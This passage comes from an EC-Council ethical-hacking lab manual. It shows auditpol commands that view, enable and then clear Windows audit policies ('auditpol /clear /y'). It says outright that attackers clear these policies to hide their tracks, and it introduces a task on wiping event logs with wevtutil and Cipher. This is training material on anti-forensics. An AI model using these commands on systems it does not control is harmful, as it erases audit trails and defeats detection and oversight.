  Logon                                   Success and Failure
  Logoff                                  Success
  Account Lockout                         Success
  IPsec Main Mode                         No Auditing
  IPsec Quick Mode                        No Auditing
  IPsec Extended Mode                     No Auditing
  Special Logon                           Success
  Other Logon/Logoff Events               No Auditing
  Network Policy Server                   Success and Failure
  User / Device Claims                    No Auditing
  Group Membership                        No Auditing
Object Access
  File System                             No Auditing
  Registry                                No Auditing
  Kernel Object                           No Auditing
  SAM                                     No Auditing
  Certification Services                  No Auditing
  Application Generated                   No Auditing
  Handle Manipulation                     No Auditing
  File Share                              No Auditing
  Filtering Platform Packet Drop          No Auditing
  Filtering Platform Connection           No Auditing
  Other Object Access Events              No Auditing
  Detailed File Share                     No Auditing
  Removable Storage                       No Auditing
  Central Policy Staging                  No Auditing
Privilege Use
  Non Sensitive Privilege Use             No Auditing
  Other Privilege Use Events              No Auditing
  Sensitive Privilege Use                 No Auditing
```

6. Type **auditpol /set /category:"system","account logon" /success:enable /failure:enable** and press **Enter** to enable the audit policies.

```
Account Logon
  Kerberos Service Ticket Operations      No Auditing
  Other Account Logon Events              No Auditing
  Kerberos Authentication Service         No Auditing
  Credential Validation                   No Auditing

C:\Windows\system32>auditpol /set /category:"system","account logon" /success:enable /failure:enable
The command was successfully executed.

C:\Windows\system32>
```



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

7. Type **auditpol /get /category:*** and press **Enter** to check whether the audit policies are enabled.



```
Select Administrator: Command Prompt
C:\Windows\system32>auditpol /get /category:*
System audit policy
Category/Subcategory                      Setting
System
  Security System Extension               Success and Failure
  System Integrity                        Success and Failure
  IPsec Driver                            Success and Failure
  Other System Events                     Success and Failure
  Security State Change                   Success and Failure
Logon/Logoff
  Logon                                   Success and Failure
  Logoff                                  Success
  Account Lockout                         Success
  IPsec Main Mode                         No Auditing
  IPsec Quick Mode                        No Auditing
  IPsec Extended Mode                     No Auditing
  Special Logon                           Success
  Other Logon/Logoff Events               No Auditing
  Network Policy Server                   Success and Failure
  User / Device Claims                    No Auditing
  Group Membership                        No Auditing
Object Access
  File System                             No Auditing
  Registry                                No Auditing
  Kernel Object                           No Auditing
  SAM                                     No Auditing
  Certification Services                  No Auditing
  Application Generated                   No Auditing
  Handle Manipulation                     No Auditing
  File Share                              No Auditing
  Filtering Platform Packet Drop          No Auditing
  Filtering Platform Connection           No Auditing
  Other Object Access Events              No Auditing
  Detailed File Share                     No Auditing
  Removable Storage                       No Auditing
  Central Policy Staging                  No Auditing
Privilege Use
  Non Sensitive Privilege Use             No Auditing
  Other Privilege Use Events              No Auditing
  Sensitive Privilege Use                 No Auditing
Detailed Tracking
  Process Creation                        No Auditing
  Process Termination                     No Auditing
```

8. Type **auditpol /clear /y** and press **Enter** to clear the audit policies.




```
Account Logon
  Kerberos Service Ticket Operations      Success and Failure
  Other Account Logon Events              Success and Failure
  Kerberos Authentication Service         Success and Failure
  Credential Validation                   Success and Failure

C:\Windows\system32>auditpol /clear /y
The command was successfully executed.

C:\Windows\system32>
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

9. Type **auditpol /get /category:*** and press **Enter** to check whether the audit policies are cleared.

   Note: **No Auditing** indicates that the system is not logging audit policies.

   Note: For demonstration purposes, we are clearing logs on the same machine. In real-time, the attacker performs this process after gaining access to the target system to clear traces of their malicious activities from the target system.



10. This concludes the demonstration of how to view, enable, and clear audit policies using Auditpol.
11. Close all open windows and document all the acquired information.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Task 2: Clear Windows Machine Logs using Various Utilities

The system log file contains events that are logged by the OS components. These events are often predetermined by the OS itself. System log files may contain information about device changes, device drivers, system changes, events, operations, and other changes.

There are various Windows utilities that can be used to clear system logs such as Clear_Event_Viewer_Logs.bat, wevtutil, and Cipher. Here, we will use these utilities to clear the Windows machine logs.

